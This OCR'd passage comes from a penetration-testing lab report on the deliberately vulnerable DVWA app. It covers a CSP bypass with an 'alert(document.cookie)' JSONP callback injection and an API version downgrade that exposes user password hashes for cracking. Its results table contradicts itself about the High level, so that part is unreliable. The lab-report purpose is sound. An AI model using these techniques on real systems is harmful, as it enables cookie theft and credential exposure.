
vulnerabilities/csp/source/high.php


```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT . '/vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.</p>
    <p>1+2+3+4+5=<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/high.js"></script>
';
```


vulnerabilities/csp/source/high.js

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp.php?callback=solveSum";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
```

Fig 7.13.9 – Bypass attempt blocked by the browser at the High level




Burp Project Intruder Repeater View Help Burp Suite Professional v2026.3.3 - Temporary Project - licen...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Discover
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop Open browser
Time Type Direction Method URL
03:54:4... HTTP → Request GET http://192.168.56.3/DVWA/vulnerabilities/csp/source/jsonp.php?callback=solveSum
Request
Pretty Raw Hex
1 GET /DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert(document.cookie); HTTP/1.1
2 Host: 192.168.56.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.56.3/DVWA/vulnerabilities/csp/
9 Cookie: PHPSESSID=e9e63b9da62af847e8c0200f76f7e860; security=high
Search
0 highlights
Inspector


DVWA
Vulnerability: Content Security Policy (CSP) Bypass
More Information
192.168.56.3
PHPSESSID=e9e63b9da62af847e8c0200f76f7e860; security=high
OK
Intercept is on
Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more
Open browser

Behavior at Each Security Level

Level	What was tried	Result
Low	The policy allows a source that can be abused to run script.	Exploited
Medium	Some sources are restricted, but the policy may still allow a different bypass.	Exploited
High	A strict policy based on nonces or hashes blocks the earlier bypass techniques.	Exploited

Table 7.13 – CSP Bypass Results by Security Level

Impact

A weak Content Security Policy gives a false sense of security. Developers and reviewers may believe cross-site scripting is mitigated because a CSP is present, when in fact a poorly configured policy still allows an attacker's script to run.

Risk Rating

Medium. The policy weakens a defense-in-depth control, but the impact depends on another injection point being available to exploit.

Remediation

- Use a strict policy based on nonces or hashes for approved scripts, rather than broad allowed sources.
- Avoid using unsafe-inline and unsafe-eval in the script-src directive.
- Do not allow third-party hosts that serve user-controlled or editable content as script sources.
- Test the policy in report-only mode first, and review CSP violation reports regularly.

7.14 API

Vulnerability	API Security Weaknesses
Module path	DVWA → API
OWASP Top 10 (2021) / OWASP API Security Top 10	A01:2021 – Broken Access Control (general); specific issues map to the OWASP API Security Top 10, such as Broken Object Level Authorization
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser, Burp Suite or a similar API testing tool, curl or Postman

Description

The API module exposes a small set of REST-style endpoints that the DVWA front end uses internally. Because API endpoints are called directly, without the usual page structure, they can be easy to overlook during testing, and any weakness in how they check permissions, validate input or expose data applies every time the endpoint is called, not just through the normal web pages.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the API module to find the documented endpoints (Fig 7.14.1).
2. Use the DevTools to see the api click on the inspect page and navigate to the network reload the page.
3. We can see some GET requests and some important thing is /DVWA/vulnerabilities/api/v2/user this is interesting. Click on that and see the response.
4. We can see some users are there click on the small arrow and see the sensitive data is there re not. Yes, there is not good information.
5. So, change the v2 to v1 edit the post and send right click on the request and select the edit and resend it.
6. Now we can see the request in left side change the v2 to v1 and send the click on the send button on bottom and see the response this time we can see the user's password it is sensitive information.
7. Now copy that and paste in the crack station and see the plain text password.

Evidence

Fig 7.14.1 – DVWA Security level set to Low, API module page listing the endpoints




Fig 7.14.2 – Normal API request and its response




Fig 7.14.3 – Request sent with a changed identifier









Fig 7.14.4 – Result showing the data or action returned for the changed identifier


Headers
Cookies
Request
Response
Timings
Stack Trace
Filter properties
JSON
0: { id: 1, name: "tony", level: 0 }
id: 1
name: "tony"
level: 0
1: { id: 2, name: "morph", level: 1 }
id: 2
name: "morph"
level: 1
2: { id: 3, name: "chas", level: 1 }
id: 3
name: "chas"
level: 1


Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Filter URLs
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET 192.168.56.3 /DVWA/vulnerabilities/api/ document html 2.90 kB 7.10 kB
200 GET 192.168.56.3 main.css stylesheet css cached 1.34 kB
200 GET 192.168.56.3 dvwaPage.js script js cached 0 B
200 GET 192.168.56.3 add_event_listeners.js script js cached 593 B
200 GET 192.168.56.3 /DVWA/vulnerab... json 540 B 101 B
200 GET 192.168.56.3 favicon.ico FaviconLoader.s... vnd.m... cached 1.41 kB
Copy Value
Save As HAR
Save All As HAR
Save Response As
Resend
Edit and Resend
Block URL
Set Network Override
Open in New Tab
Start Performance Analysis...
Use as Fetch in Console


New Request
Search
Blocking
GET
http://192.168.56.3/DVWA/vulnerabilities/api/v1/user/
URL Parameters
name
value
Headers
Host
192.168.56.3
Accept-Encoding
gzip, deflate
Referer
http://192.168.56.3/DVWA/vulnerabilities/api/
Connection
keep-alive
Cookie
language=en; welcomebanner_status=dismiss; cookieconsent_st...
User-Agent
Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox...
Accept
/
Accept-Language
en-US,en;q=0.5
Priority
u=4
name
value
Body
payload
Clear
Send
Sta...
Me...
Domain
File
200
GET
192.168....
6 requests
10.55 kB / 3.44 k


New Request
Search
Blocking
GET
http://192.168.56.3/DVWA/vulnerab...
URL Parameters
Headers
Host
192.168.56.3
Accept-...
gzip, deflate
Referer
http://192.168.56.3/DVWA/vulner...
Connec...
keep-alive
Cookie
language=en; welcomebanner_st...
User-A...
Mozilla/5.0 (X11; Linux x86_64; rv...
Accept
/
Accept-...
en-US,en;q=0.5
Priority
u=4
Body
payload
Clear
Send
Domain
File
Initiator
Typ
Transf...
Size
/DVWA/vulnerabilities/api/
775 B
7 requests
10.88 kB / 4.22 kB transferred
Finish: 15.91 min
Headers
Cookies
Request
Response
Timings
Stack Trace
Filter properties
JSON
0: { id: 1, name: "tony", level: 0, ... }
id: 1
name: "tony"
level: 0
password: "1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032"
1: { id: 2, name: "morph", level: 1, ... }
id: 2
name: "morph"
level: 1
password: "e5326ba4359f77c2623244acb04f6ac35c4dfca330ebcccdf9b734e5b1df90a8"
2: { id: 3, name: "chas", level: 1, ... }
id: 3
name: "chas"
level: 1
password: "a89237fc1f9dd8d424d8b8b98b890dbc4a817bfde59af17c39debcc4a14c21de"



Steps Performed – Medium Security Level

